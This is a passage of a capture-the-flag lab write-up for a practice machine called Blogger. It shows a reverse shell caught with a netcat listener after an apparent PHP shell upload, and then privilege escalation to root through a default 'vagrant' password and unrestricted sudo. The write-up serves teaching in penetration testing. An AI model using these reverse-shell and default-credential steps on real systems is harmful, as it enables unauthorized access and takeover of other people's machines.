
shell.php

root


root@mail.com

http://google.com

We got a shell as **www-data**



```
┌──(root#Bhavesh)-[~/Offsec/blogger]
└─# rlwrap -r nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.210] from (UNKNOWN) [192.168.236.217] 47212
Linux ubuntu-xenial 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 01:45:18 up 47 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu-xenial:/$ whoami
whoami
www-data
www-data@ubuntu-xenial:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu-xenial:/$
```




```
www-data@ubuntu-xenial:/home$ ls -la
ls -la
total 20
drwxr-xr-x  5 root    root    4096 Jan 17  2021 .
drwxr-xr-x 25 root    root    4096 Mar 23 09:57 ..
drwxr-xr-x  2 james   james   4096 Aug  8  2022 james
drwxr-xr-x  3 ubuntu  ubuntu  4096 Jan 17  2021 ubuntu
drwxr-xr-x  4 vagrant vagrant 4096 Jan 17  2021 vagrant
www-data@ubuntu-xenial:/home$ cd james
cd james
www-data@ubuntu-xenial:/home/james$ ls -la
ls -la
total 24
drwxr-xr-x 2 james james 4096 Aug  8  2022 .
drwxr-xr-x 5 root  root  4096 Jan 17  2021 ..
-rw-r--r-- 1 james james  220 Jan 17  2021 .bash_logout
-rw-r--r-- 1 james james 3771 Jan 17  2021 .bashrc
-rw-r--r-- 1 james james  655 Jan 17  2021 .profile
-rw-r--r-- 1 root  root    33 Jun 12 00:59 local.txt
www-data@ubuntu-xenial:/home/james$
```

Privilege Escalation


```
su vagrant
```

Type password **vagrant**



```
www-data@ubuntu-xenial:/home$ su vagrant
su vagrant
Password: vagrant

vagrant@ubuntu-xenial:/home$ whoami
whoami
vagrant
vagrant@ubuntu-xenial:/home$ sudo -l
sudo -l
Matching Defaults entries for vagrant on ubuntu-xenial:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User vagrant may run the following commands on ubuntu-xenial:
    (ALL) NOPASSWD: ALL
vagrant@ubuntu-xenial:/home$
```

We are **root** user of the system.



```
vagrant@ubuntu-xenial:/home$ sudo su root
sudo su root
root@ubuntu-xenial:/home# whoami
whoami
root
root@ubuntu-xenial:/home# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu-xenial:/home#
```